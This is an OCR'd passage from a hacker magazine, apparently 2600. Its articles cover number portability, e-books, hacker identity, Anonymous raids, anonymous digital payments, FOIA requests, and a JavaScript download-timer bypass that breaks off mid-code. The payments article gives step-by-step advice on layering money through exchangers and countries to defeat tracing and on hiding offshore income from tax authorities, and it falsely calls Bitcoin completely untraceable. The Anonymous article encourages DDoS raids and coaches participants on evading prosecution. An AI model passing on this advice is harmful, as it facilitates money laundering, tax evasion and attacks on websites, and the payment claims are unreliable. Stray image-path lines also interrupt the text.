What a contrast to the United States! Since 1997, when Local Number Portability (LNP) was first introduced, you've had a choice of multiple local phone companies. While there are typically not more than three broadband choices (typically one cable provider, one traditional local phone company, and a wireless service provider) in major American cities, you have plenty of choices for home telephone service. Traditional phone lines, known as POTS, are a rapidly diminishing share of the market, although this is a competitive market with numerous companies who can sell you a local dial tone (although this is often actually provided by your local phone company under a reseller arrangement). VoIP service from the local cable provider has half (or more) of the residential fixed line market in some cities. Meanwhile, there are four major nationwide wireless mobile phone companies (and a couple of dozen smaller local and regional providers) with a seemingly infinite number of resellers and Mobile Virtual Network Operators (such as Tracfone, Boost Mobile, and Straight Talk). Americans take for granted the ability to keep their phone number when they switch from a fixed line to wireless phone, or move from one wireless provider to another. And the system more or less works quickly and seamlessly today.

The central nexus of the number portability system is the Number Portability Administration Center, or NPAC. Run by NeuStar, the FCC-appointed administrator of the North American Numbering Plan (NANP), NPAC is a carrier-neutral one-stop shop for number portability. NeuStar isn't a phone company, isn't owned by any phone companies, and doesn't have an ownership stake in any phone companies, but makes most of its money *from* phone companies (it also administers the .us top level domain and runs an Internet DNS root server among other critical infrastructure roles).

Prior to local number portability, telephone companies almost exclusively used a Telcordia publication called the *Local Exchange Routing Guide* (LERG) to determine how to route calls. Based on the NPA-NXX of a called number, the long distance carrier looks up the Common Language Location Identifier (CLLI) for the switch serving the number you call and the tandem serving that switch. This is used to route your call. For example, if you make a call to (206) 386-4656, the carrier would first reference the LERG, which would then deliver the CLLI of

the tandem (STTLWA06C9T) and the end office (STTLWA06DS6). The long distance carrier would select a route to deliver the call, drop it off with the appropriate routing data at the tandem, and the local exchange carrier (Qwest in this case) would route the call to the end office.

Now suppose the Seattle Public Library (used in the above example) changes their local service provider to Level 3, a local CLEC. This creates a couple of problems. First of all, the CLLI of the end office is now STTNWAHODS0, and the tandem has changed too. It's now EVRTWAXA03T, a Verizon (ex-GTE) tandem, which isn't even in Seattle. A local routing number has also been assigned. Although the telephone number remains (206) 386-4656, the local routing number is now in the (206) 569 NPA-NXX. The OCN (Operating Carrier Number) has also changed, which creates another problem; access charges are paid to the carrier that delivers the call, and when a number is ported it's necessary to track this accurately. In the VoIP wholesale world, which is how long distance calls are increasingly handled, routes are selected based on the serving OCN.

All of this means we now need more data to route the call. If we only use the information the LERG gives us, we're going to deliver the call to the wrong switch, through a tandem in the wrong city, with the incorrect LRN. The call will still go through (because even though Qwest is not required by FCC rules to forward incorrectly routed calls to ported numbers, they generally provide this service), but Qwest doesn't do anything for free and the Revenue Assurance department is rarely amused by expensive transgressions in translations.

How, then, do we complete the call? Enter NPAC. Along with providing number portability services to both wireless and wireline carriers, NeuStar operates the NPAC database. For every telephone number in the North American Numbering Plan, the NPAC database maintains the associated LRN. This can be used to determine a telephone number's true CLLI and end office, and also the correct OCN for routing and billing. A database "dip" is generally performed on the switch using the IN or AIN SS7 triggers. Of course, NeuStar doesn't supply this information for free. In addition to charging a monthly subscription fee for access to the database, they charge a few ten-thousandths of a cent per dip. This can really add up over millions of telephone calls a day. Predictably, our Revenue Assurance department doesn't like that either, so we take measures to minimize these costs, which are called "dip fees." After all, it's not only long distance carriers that get slammed with NPAC dip fees. Local carriers have to pay too, because locally dialed phone numbers (especially wireless phone numbers) may have been ported. To avoid unnecessary charges, we don't perform dips on our own subscribers' numbers and we cache dips for frequently dialed numbers for a few hours (after all, there is no need to dip 300 times a minute to find out whether the local Top 40 station's phone number has ported in the middle of an on-air promotion).


And with that, it's time for me to settle in for the long flight ahead. Enjoy your spring, and don't call anywhere I wouldn't!

Shout outs to:

- *RBCP - love the (cactus?) new book! (Cactus?)*
- *Penguin Project - Successful hacker trip to Antarctica... I'm both incredibly jealous and incredibly happy!*
- *Telephreak - Bell System Property, Not For Sale.*

References

- `http://www.npac.com` - National Portability Administration Center
- `http://www.npac.com/regions/➥southwest/swdocs/texas/➥swTestScripts.doc` - Very detailed NPAC document on configuring translations for LNP. Terrific read for the technically inclined.
- `http://www.transnexus.com/➥News%20and%20Events/2009/➥Number_Portability_Astricon➥-2009.ppt` - Excellent PowerPoint presentation which describes LNP considerations for VoIP carriers.



Why I Like E-books

by Oakcool

Dragorn had a very interesting "Transmissions" column in 27:1 about why he likes printed books. That made me think a little bit. In the article, six points are discussed regarding e-books:

1. *The difficulty of loaning books to your friends.*
2. *No used bookstore.*
3. *No anonymity.*
4. *Hardware lock-in.*
5. *Format decay (meaning your collection will be left behind).*
6. *Remote and invisible censorship.*

Now let's just say that I understand and even agree with what was said. There are other points of view that are of some importance that could be argued with the same intensity, so here I will try.

The difficulty of loaning books to your friends.

This refers to the fact that because of the technology that applies to the e-books and devices, there is little or no possibility of loaning. Well, if you take into consideration what my father told me more then once when I was little: "Son, you should *never* loan books, movies, or anything like that to anyone. You will forget about it, or they will, and there are great chances that you will never see it again." Wise words, since more than once it happened to me, and I really never saw those books again. They're probably in some dump site somewhere and the only thing touching those cool pages are flies and worms. Now, if we go with the flow, yes, it would be awesome to be able to loan e-books. If you put enough pressure on them, companies might create ways of doing so, through digital libraries or something like that.

No used bookstore.

The issue here is the need for ownership and the ability to manipulate the media as you wish. Now let's think about that a little. You buy a book or any other media with the primary intent of getting the knowledge inside it or just to listen to it. You can obviously say that there are exceptions to that, but the point is you will need a couple of days to acquire that knowledge and a few day to come back to it (if it's a technical book, for example). Once you are done, you are done. I doubt that you will ever come back to it and read it again if it is a technical book, as technology and information changes. If that book get old, a brand new version would be better than the old dusty one. The real question is why do we always want to keep old news, store old stories, and use bunches and bunches of boxes and space? Just to say, "Oh yes, I have that book. It's somewhere in a box, in my attic." History. Do we really need 1000 copies to keep history? What if everyone took their books and donated them to local libraries, so every single one of them would have at least one copy of each book ever printed? The rest of it would be reused for something else, and not to accumulate dust in your attic.

No anonymity.

If you are worried about people knowing what you are reading, maybe you should not be reading that. What can they do if they know that you saw the latest *Playboy* magazine, or read about PHP? Probably they could offer you a new *Playboy* or a new PHP book, which is not that bad because you actually read the first one, and there is a good chance that you will read the other ones if you knew about them without having to search. But OK, it's fine - this one I can't say much about since it's very true.

Hardware lock-in.

Again, why would you care if you have the device and you read the book? Why would you like to keep it? Do you keep every newspaper and magazine that gets delivered to your house? I don't. I read and, if necessary, reread. Then I recycle. So the hardware lock-in doesn't really bother me, because, well, I recycle the books, so I won't keep it around for long.

Format decay (meaning your collection will be left behind).

I gave up my VHS a very, very long time ago. I don't regret it. I also gave away my Atari, Master System, Mega Drive, Nintendo, N64, PC-XT, and a whole bunch of old stuff. Now I have Blu-ray, Xbox360, PS3, 50" HDTV, i7, and other cool things. They are way better, cooler, and more fun. So why would I want to keep around the old stuff? There are museums to remind me of how much fun I had with those.

Remote and invisible censorship.

That will happen before the book is printed, so in many cases you don't even get to know about it. With electronic media, at least you have a chance

to see it before it gets censored, and if you are savvy enough, you might make a copy of the information before it degrades.

Advantages to E-books

- The fact that e-books are electronic, you can fit them in a small convenient device, and you can have hundreds of books without the weight, plus you can get whatever else that you don't have on demand is a big advantage. Now try carrying 100 books in your backpack.
- Once you are done and have no further use for it, you can delete your e-book. No extra effort is needed. Your attic will be much more spacious and happy.
- For now you can't trade and loan, but maybe one day you will be able to. What you can do is have a virtual library that every person in your company has access to for little cost. You can always go back to it when you need to and you don't even have to carry it around. You don't have to remember that you lent that book to Joe, and that you should get it back. The loan time will expire and you will have it back.
- You buy e-books on your computer or device and you don't have to leave your house or workplace. It's delivered right away so you don't have to wait for days and risk not ever getting it because someone, somewhere, messed up.
- Your cost is usually lower, so you spend less and can have more when you want it.
- If you need to make a reference to something on an e-book, you can copy and paste. You don't have to rewrite.

There are other possibilities and positive points to e-books, but I will let you figure them out. What really matters is that in the end the information you needed was acquired, and now you are free to learn more. It really doesn't matter where and how you got it.

What is a Hacker?

by Lifeguard

I believe a person is only a hacker if another hacker calls them one. Perhaps a better definition is a person who manipulates a system in ways other than were intended by the system designers and operators. I feel hacking is more than just penetrating systems without permission, but there is definitely an overlap of skills. To illustrate hacking, I am going to recount some stories from my past. If this is not informative, I hope it is at least entertaining.

The first personal computer I ever saw was an Apple][+ at my future best friend Mike's house. The next Christmas, I got an Apple][+ and fell in love with it. The first hack I learned was that the 360k 5.25" floppy disks were double sided, but unmodified would only work with one side up. So we took a hole-punch, flipped a second disk over as a template, and notched the disks so we could write to both sides. Perhaps a more "hackish" trick we learned was that a hex editor could be used to cheat at computer games. In Ultima for example, we could increase our character's strength, hit points, etc. Scrolling through the hex looking for clear text key value pairs taught me how to manipulate trust to get what I wanted - the game writer "trusted" the players not to modify the game to make it easier.

About a year later the movie *War Games* came out and suddenly all the older kids wanted to be hackers. It was cool to be a phone phreak. That Christmas, I got a modem and started calling BBSes. Shared knowledge amplified intelligence. I also learned how to be cautious and think about what sort of "trail" I might be leaving with my activities. The real phreaks were brute forcing long distance calling codes and 800 numbers. I read that an 800 number call would be traced as a matter of course so that charges could be accurately calculated. This was OK if calling from a phone booth, but not a good idea from my parents' second phone line in our home office. I also learned to trade information and, as long as I did not take credit as being the originator, the community was OK with me sharing it.

Fifteen years later, the Internet was up and running. I learned to do things like dial into the local library for their card catalog. It used Lynx and I could give it any URL and surf for free. I also learned to use the "find" command in shared hosting accounts to find mp3 and movie files of other users. Like 800 numbers, everyone had an IP address that could be tracked.

Hackers are motivated by fun or the rush of learning something new and forbidden. Hackers are not motivated by greed or scams, but there should be some sort of reward for their activities. Hackers succeed by discovering flaws of unverified trust in a system, like a buffer overflow or SQL injection. As Linus wrote, the highest form is "for the fun of it."

WHO IS ANONYMOUS OR HOW TO TROLL THE MEDIA FOR FUN AND PROFIT

by Anonymous

If you had no clue about the tubes running the Internets and scanned recent headlines on Google News, you'd think total cyber war was upon us, and civilization's death was imminent. Hundreds of articles are currently up with dozens of different opinions and "sources" claiming what is or who exactly is Anonymous. Why so much press over minor DDoS attacks and general miscreants? Because every corporate media outlet loves Anonymous. Fear of cyber jihad helps sell click ads, and fits perfectly with the FBI narrative of crushing all our freedoms to prevent the e-apocalypse. They (FBI, SS, Interpol, CSIS, MIA) happily give sound bytes to the media, so you'll remember how dangerous uncontrolled communications are when it comes time to vote on whatever new law they are trying to push through Congress. Don't live in the United States? Don't worry - these laws are soon coming to a country near you.

So who is Anonymous? Is it really a super secret band of uber hackers who hide on a hidden IRC channel waiting to unleash anarchy? Just a bunch of kids? A "serious movement?" Is that silhouette with the distorted voice in the interview you just saw on CNN really the voice of Anon?

Basically, Anonymous is e-Qaeda if you watch CNN or even the BBC. In real life, Anonymous is a banner used by whoever wants to get a laugh by baiting the media, $cientology, or raiding epileptic forums with flashing images. The goal is to create anarchy and reinforce the reality that the Internet should (and can't) be government or corporate controlled through unprecedented massive semi-organized trolling.

The unthinkable nightmare of virtual legions of no-named people doing whatever they want behind a cloak of anonymity to spread chaos. It is a knife in the heart of corporatism, which is a fanatical desire for a stable managerial, hierarchical society. Anonymous has absolutely no hierarchy, no "leaders," and no clear direction. It can't be measured quantitatively or even projected with a long term statistical forecast. The rigid corporate structures of our governments, military, and law enforcement can't handle unpredictable citizenry. To them, this is the worst thing that could ever happen to their ideological vision of world order. This is why the full force of the law is dispatched after every anonymous prank, and its unlucky participants who end up caught are usually handed enormous prison sentences for merely denying a site a few hours uptime.


This is how an epic Anonymous raid typically happens. Blackhat hackers who make their living basically being blackhat, leak some exploit code that's no longer financially feasible or donate their botnets which are near the end of their lives. They go on IRC, /i/nvasion, 4chan, and other huge messes of non-conforming Facebook or Twitter communities and spread the word that an epic raid is about to go down. Random people slightly advanced in throwing together scripts then put these exploits or DDoS tools into an easy-to-use point and click program anybody can run, then flood everywhere with an ad calling for volunteers to help them in global e-jihad. A raid is born, a site is down, then the media trolling begins. Everybody is encouraged to contact the media and declare the latest raid for whatever ridiculous political or troll reasons. I once saw Fox News broadcast a guy claiming it was an organized group of people with AIDS against condoms. Not just ten minutes later, CNN had a "confirmed Anonymous source" claiming it was a carefully staged social protest against Steve Jobs. You'd be surprised what the media will print/run after a raid goes down. This only contributes to the lulz, and ensures future raids since so much mainstream attention is received.

That, basically, is Anon: Carders and crackers/hackers who leak exploits or various tools to middlemen who put it together for anybody to use. Their combined efforts can source around 60,000 people on 4chan alone to join in the attack guaranteeing final victory (epic troool, in other words).

Sometimes anonymous attacks happen totally at random. If you find an exploit, or have a creative prank, simply spam enough forums and image boards with your idea and, if it's lulzy enough and spreads chaos, you will be sure to have at least a few thousands volunteers to help with the raid.

Just be sure you aren't one of those kids who downloaded the LOIC program and ended up with a three year sentence because they were able to track you, intimidate you into talking (get a lawyer, say nothing), and wrestle a guilty plea out of you. Once they get that plea, they use you as an example. Don't be an example if you're going to do this. At least learn some sort of network subterfuge layering or wifi.

Shouts to TABnet, the adopted bastards network and Max Ray Vision currently languishing in a federal prison camp.



How to Accept Payments Anonymously - A Digital Currency Guide

by Max Vendor
https://privacybox.de/maxvendor.msg

You wish to sell something. You don't want anybody to know who you are. Maybe you don't want to be at risk to rampant civil litigation or exposed to fraudulent buyers, or perhaps your competition is completely evil and will come after you for infringing upon their monopoly. Or you could live in a country blacklisted by the western corporate structures of modern financial payment systems such as PayPal, Visa/MC, Moneybookers, etc. Or you are Julian Assange and don't want your donations stolen.

In what the media likes to refer to as the "post 9/11 world," we are all at the mercy of the U.S. government, who for the past decade or so has been pursuing a policy to extend the global reach of their lobbyists' claws to pretty much everywhere on earth. Basically every country must give up personal data and conform to identification regulations for transactions under the guise of security or protecting copyrights. Noncompliance means sanctions, and a variety of other strong arm tactics, so eventually almost all of the world's governments have caved to these reporting requirements. It's not like all our countries aren't filled with the same corporations buying off the same technocrats we call leaders anyways. This was bound to happen eventually with the growing cancer of corporatism. Remember personal Swiss numbered accounts? Long gone. Cayman Islands offshore protection? Same. They've even gotten all those micro-countries in Europe like Jersey, whose only income was probably offering a tax haven. Even they caved. Transfer systems such as PayPal in some situations can have your linked bank accounts frozen, and they give away your info to practically anybody who faxes them a legal letterhead. If you can cut and paste some legal website's logo and use an online fax service, you can probably get anybody's info, or have their account held, or demand further verification. The harassment potentials have no bounds. There are online lawyers everywhere now who do this for only $50. The MPAA probably has a button they push that freezes accounts upon request.

Instead of buying fake ID and scans from vendors on shady carding forums and exposing yourself to Secret Service or Interpol honeypot traps, there are in fact methods to conceal your identity and still sell something without undesirable people knowing who you are, people like lawyers, secret police, the media, organized religion with lawyers, corporations, or rival porn studios run by the mob. Whatever the reasons, it is now very easy for anybody in the world to buy digital currency and pay you with it. The days of complicated and expensive bank wire transfers to Latin America just to fund an account with 12 percent fees taken by middlemen along the way are gone. Rejoice! Let's punt some junk on the Internet and be anonymous.

Before I begin, every time this topic is brought up, somebody immediately reacts loudly that anonymous currency must only be used for heinous criminal activity like terrorism, and therefore should be controlled. Yet they probably use cash every day which is (omg) anonymous - though not for long. In 20 years, we'll most likely be forced to have cash credits traded on cards that log every transaction. Tell them criminal gangs use stolen cards, logins, and professional laundering services like ePharma merchant account resellers to cash out with layers of shell companies and casinos. Terrorists use a cash honor-based system that has been around since the eighth century called Hawala (which is actually a pretty awesome idea when you read up on it). They also get their money by skimming cash from all that so-called rebuilding money floating around Afghanistan and Iraq. Besides, you don't even need money to be a terrorist. Remember the Unabomber? He lived in a wooden shack without running water or electricity. The 9/11 guys didn't need a bunch of money to buy box cutters and one way tickets. Child porn traders and other morally repugnant vendors at the shallow end of the human gene pool do not actually sell anything. Sure, there may be sites appearing to sell this stuff saying you can buy their illegal porn, but it's either a trap, or the RBN who is going to hold your info ransom after payment to extort more money out of you. Do not believe the myth that there is some sort of global child porn profitable empire in 2011. This is created by the media and fictional cop drama television, and perpetuated by our governments so they can get an excuse to monitor financial transactions. When that excuse doesn't work they'll find some other reason, which they already have - called intellectual property rights.

Your road to digital e-currency begins at the `talkgold.com` and `bitcoin.org` forums which list legitimate exchangers. Here's a breakdown of some of what's currently available and easy to use:

LiqPAY (Liquid Payments Inc.), based out of the Ukraine. With a phone and a credit card, anybody can send you up to $200 per transaction and the payment can't be charged back. Use an

SMS forwarding gateway or a burner phone (see The Prophet's previous *2600* article on Tracphones) to receive the payments. Exchange the LiqPAY into another digital currency with the many exchangers in Russia, Vietnam, Singapore, and the Ukraine. Cash out - nobody knows who you are if you've used a Virtual Visa or anonymous card for verification (they block the card with a small transaction, then ask you to enter it as confirmation). Be warned: sometimes LiqPAY seizes accounts if they are suspected of selling Ukash vouchers or other digital currency, otherwise you shouldn't have any problems with transactions under $200. It's free to receive and move money around. If you live in a former Soviet Bloc/CIS country (or can get a card from there), you can cash it out directly to any Visa.

WebMoney, a Russian digital currency based in Costa Rica. Sadly, this used to be a good anonymous currency, but they have turned into the PayPal of Russia, freezing and seizing accounts for whatever reasons. However, you can buy WMZ (WebMoney in USD) prepaid card codes from `buywmz.com` and other exchangers with a credit card, and then email them to somebody. That person converts it to something else and cashes out anonymously. You don't even need a WebMoney account. `Exchangezone.com` is a good place to find other people willing to do this at 1:1 cost.

Liberty Reserve, one of the original e-gold currencies based out of Costa Rica. You can make as many LR accounts as you want, and easily move money around. The only currency more anonymous than this is Pecunix and Bitcoin. Don't like the JavaScript login? Rent a remote desktop for 5-10 dollars a month or make your own with a cheap VPS. Your customers don't even need Liberty Reserve accounts, they can simply pay an exchanger to fund your account directly. It's up to the exchanger to verify buyers, not Liberty Reserve. They simply provide a site to move the money around, not to buy in or cash out directly. This is probably the most accepted payment system going, and they allow private transactions to hide your details when transferring to another account. No chargebacks allowed, has USD and Euro accounts. Always move money around before withdrawing, and use different exchangers to keep anonymity.

Perfect Money, based in Panama and supposedly Zurich allows third party wires directly to your account or free account funding via bank wire. This is also a great currency to fund your Liberty Reserve account with. Make an account, fund it (free), then use exchangers like `superchange.ru` to convert it into Liberty Reserve for a low fee. Adds an extra layer of anonymity.

C-Gold, based in the Seychelles and Malaysia, has been around since 2001. They have some odd rules, but otherwise it's an excellent system if you don't mind paying the typical 6-10 percent exchanger fees. Some exchangers such as `AurumXchange.com` allow you to withdraw directly to an ATM card.

Pecunix, based in Panama, is entirely based on gold reserves. You trade in gold units. They offer excellent anonymous protection if you move payments to a different account to cash out. No JavaScript.

Bitcoin is an encrypted, decentralized, truly anonymous currency. Using the Bitcoin tumbler on Tor, it is completely impossible to figure out who paid you money from where. Numerous Bitcoin exchangers such as Liberty Reserve exist who will convert it into cash in the mail, or another e-currency with an ATM card. Tell your customers to mail cash to a Bitcoin vendor with your Bitcoin address for direct third party funding. The best part about Bitcoin is that there are no rules. It is the future of money. Bank on it to survive any crackdowns and protect your identity at all costs.

How can your customers use these systems? Through exchangers who allow in-person cash bank deposits in most major banks (up to $1000 a day, no ID needed), with mailed cash such as `nanaimo-gold.com`, with bank wires, with credit cards, with Western Union, or by converting Ukash and Paysafecards they buy at gas stations and corner stores. The possibilities are nearly endless. You can even exchange Skype vouchers into Liberty Reserve now.


What is not anonymous? Well, for starters, MoneyPak, unless you hire a runner to cash it out. Chargebacks are also possible - you can phone them and have them cancel the codes. Same goes for Ukash, Paysafecards, cashU, and other voucher-based systems. The key here is to receive it to one account, convert it to another currency, and then cash out through somebody else. You have hopefully used three or four different countries at this point and the trail is difficult to follow. You can do this for under ten percent, which, if you think is high, think of all the merchant fees charged for accepting Visa/MC or money lost to chargebacks. Accepting Western Union as a direct payment is probably the most foolish way besides Paypal for selling on the Internet. The secret question/answer method no longer works in most countries, and Western Union will report you for constantly receiving transactions over a certain amount. Anelik, iKobo, and other wire transfer systems are equally dangerous and prone to held transactions.

How can you be your own exchanger? If you're in the U.S., don't even bother. The media will claim you enable child pornographers or al-Qaeda. The Secret Service will be all over you as Mastercard will dispatch them to shut you down. Some clown who purchased Liberty Reserve through you will try to sue you in Florida for enabling his gambling addiction. Instead, register an IBC in the Seychelles or Belize to open up bank accounts to accept customer wires. You can register IBCs

for only $900 through various company formation sites. Check them on safeorscam.com or talkgold.com first to make sure they are legit. Or be an independent anonymous exchanger. e-cardone.com is the largest wholesaler of Liberty Reserve, and currently their authorized site to apply to be an exchanger. Just be careful with enabling the Liberty Reserve API - it would be safer to do manual transactions to prevent getting robbed (which has happened - read the trainexservice.com blog about it). You will probably also require DDoS-proof hosting (or Tor), and a domain that isn't registered by any U.S. company to prevent it being yanked. When controlling large amounts of digital currency, you should use something like The Amnesic/Incognito Live System to log into your own private desktop that you preferably set up yourself (or VPN), combined with an encrypted USB drive from the German Privacy Foundation or IronKey. Make TrueCrypt containers on those drives and keep your digital accounts' passwords on them. If really paranoid, you can use something like Shamir's Secret Sharing to split the key up into two drives that both need to be accessed in order for it to work.

Make sure if withdrawing from your offshore business account, you aren't using the debit card it comes with. Fund a third party card and use that so they can't trace back to your bank in Cyprus, Latvia, wherever if you would not like to report your income due to various reasons. In Moscow, it's downright dangerous to pay your taxes. Once the organized mob calling itself the Moscow City Council finds out you have money, they just come to extort as much more as possible. In some countries, it's best if your government doesn't even know you exist.

Writer's update: Liberty Reserve is now actually dangerous to use, due to Costa Rican banking laws recently changing. "HD-Money" and Bitcoin are now the chosen currencies for best anonymous payments.



How to Find Out What the Government Knows About You

by Variable Rush

First off, this article assumes that you are a dude or dudette living in the United States who wants to know what the U.S. government knows about you. This is actually a pretty easy endeavor. It is not, however, quick. It involves snail mail and is guaranteed to take at least three months to receive any results.

Why you want to know what the government knows about you is your own business. However, if you know that you have done something that could get you arrested if they knew where you are, you might not want to proceed. Also, this is not a primer on how to get your brother's records, or your mother's, or your great-grandfather's who you believe worked for Al Capone.

There's also that rumor that if you ask the FBI to send you a copy of your file and they find you don't have one, they start one on you right then because if you're asking for a copy of your file, you must be doing something that necessitates them having a file on you. It's like the one where if you buy a copy of *2600,* the ever-present "they" start tracking you. I'm starting to wonder what happens when you *write* for *2600*.

First, who do you think has a file on you? I'm talking about those (typically) three-letter-organizations, the FBI, NSA, CIA, DHS, etc. Since it's so easy to write one letter and change it slightly for each organization, why not send a letter to all of them? Remember, the price of a stamp is currently 44 cents.

There are two Acts at work here. First, there is the Freedom of Information Act (FOIA), which was signed into law by President Johnson in 1966. It is a law that promotes openness in government and allows members of the public to request documents from the various governmental entities. The second Act is the Privacy Act of 1974. This Act governs the collection, maintenance, use, and

dissemination of personally identifiable information about individuals that is maintained in systems of records by federal agencies. The Privacy Act also prohibits the disclosure of information from a system of records without the written consent of the subject individual.

In order to obtain any documents about yourself, you have to invoke both Acts in a letter to each organization you wish to contact about your records.

In your letter to each organization, it would help to follow proper letter writing protocols. That way, whoever receives your letter will have an easier time reading it and figuring out what you want. The scope of this article does not include teaching you how to write a letter. If you would like a refresher course on how to write a letter, then type "proper letter writing format" into your search engine of choice. However, the CIA has a great sample FOIA/PA letter online at `www.foia.cia.gov/sample_request➥_letter.asp`.

Now that you are ready to write your letter, it should contain the following information: the fact that you are seeking any records that organization has about you, an explanation that you are invoking both FOIA and the Privacy Act, your full name, any alias you may have used (if your name is William, but people call you Bill, this would fit, as would any screen name or "hacker name" you use or have used), date of birth, where you were born, social security number, phone number, current address, and a fee you are willing to pay for this service. I recommend $25, but note that you do not have to send this money in unless they ask for it, and if they do ask for it, it means they must have quite a bit of files to send you. I have requested files from FOIA from several government organizations and none of them have ever charged me for the files they sent, though they did inform me that more information is available at a price.

The Secret Service's FOIA page states that you need to sign your letter and have a notary witness it or affix the following to your letter: "I declare under penalty of perjury that the foregoing is true and correct. Executed on [date]." You should also include a copy of your driver's license or other identification so that they can compare your actual identification to the information you have provided (and your signature on your license to the signature on your letter).

Now that your letter is written, below are the addresses of the various governmental agencies you may want to try contacting. I am only giving the address to the main FBI location, not the branch offices. You may want to check the FBI's website to find out the nearest branch office to you and appeal to them as well. These are just a few of the organizations you can contact about records. If you were ever in the military, there is a slew of resources online available to help you figure out where to send your inquiry as to your military records.

Drug Enforcement Agency (DEA)
Freedom of Information Operations Unit (SARO)
Drug Enforcement Administration
700 Army Navy Drive
Arlington, VA 22202

Secret Service
Communications Center (FOI/PA)
245 Murray Lane
Building T-5
Washington, D.C. 20223

Department of Homeland Security (DHS)
FOIA/PA
The Privacy Office
U.S. Department of Homeland Security
245 Murray Drive SW
STOP-0655
Washington, D.C. 20528-0655

Federal Bureau of Investigation (FBI)
Federal Bureau of Investigation
Attn: FOI/PA Request
Record/Information Dissemination Section
170 Marcel Drive
Winchester, VA 22602-4843

National Security Agency
National Security Agency
Attn: FOIA/PA Office (DJP4)
9800 Savage Road, Suite 6248
Ft. George G. Meade, MD 20755-6248


Central Intelligence Agency (CIA)
Information and Privacy Coordinator
Central Intelligence Agency
Washington, D.C. 20505

INTERPOL (USNCB)
Office of the General Counsel
INTERPOL-U.S. National Central Bureau
Department of Justice
Washington, D.C. 20530-0001

Defense Intelligence Agency
Defense Intelligence Agency
ATTN: DAN-1A (FOIA)
200 MacDill Blvd
Washington, DC 20340-5100

Odds are that you should only try contacting agencies you believe would have information on you. If you've never robbed a bank or tried to kill a President, you might not want to bother the Secret Service. But, even if you haven't, why not send them a letter anyway? You never know what you'll find.

BYPASSING JAVASCRIPT TIMERS OR HOW I LEARNED TO STOP WAITING AND LOVE THE VARIABLE



by K3ntucky

This tutorial is about bypassing the timers on a couple of the bigger downloading sites (mainly Rapidshare, Megaupload, and Deposit Files. There are, of course, others but I found the most luck on these sites.). Not too sure if I really need this but: This information is for educational purposes only. Only you will be held responsible for the actions that occur from this information. (Just wanted to cover my bases.) In this article I will be using Rapidshare as my example. This is, however, by no means a strictly Rapidshare bypass. This is really a *JavaScript* bypass, if the site uses JavaScript for their timer, then you can use this information. Don't worry about finding a JavaScript timer; As `W3Schools.com` will tell you "JavaScript is the scripting language of the web."

Quick note: I'm using the latest version of Opera for this. Opera has a built-in function where you can view the source code in a tab and then reload the web page with new code inserted. This comes in really handy when you want to mess around with web pages.

So, to set the scene: It's another night in front of the computer and I'm scouring the Internet to try and find a couple of good PDFs to put in my new e-book reader and just found a collection of programming books. I clicked the link and was soon staring at a Rapidshare page. Not being a member of this web service, I had to click the free link. In about 89 seconds the books would be mine. However, after about 15 seconds I grew tired of having to wait. My hacking sense started to tingle and I opened the source code page. After a little poking around I found what will be referred to as "Interesting Bit of JavaScript":

```
"Function fc() {
    if(c>0){
        document.
getElementById("dl").innerHTML =
➥ 'You are not a Premium User and
➥ have to wait. Please notice
➥ that only Premium Users will
➥ get full download speed. <h3
➥ style="font-size:24pt;" id="
➥zeit"> ' + c + ' seconds
➥ remaining</h3>';
        c=c-1;
        setTimeout("fc()", 1000);
    } else {
```

...*Nothing to really see here, just code to be executed when certain conditions are met.

```
var c=50;
if (window.location.hash ==
➥ "#dlt")
    c = 0;
window.onload = fc;"
```

Hmm... Simple little piece of code if you know JavaScript or have a good grasp of basic programming. If not, I'll point out a few things. Here we have a piece of code showing the seconds remaining:

```
<h3 style="font-size:24pt;" id=
➥"zeit"> ' + c + ' seconds
➥ remaining</h3>
```

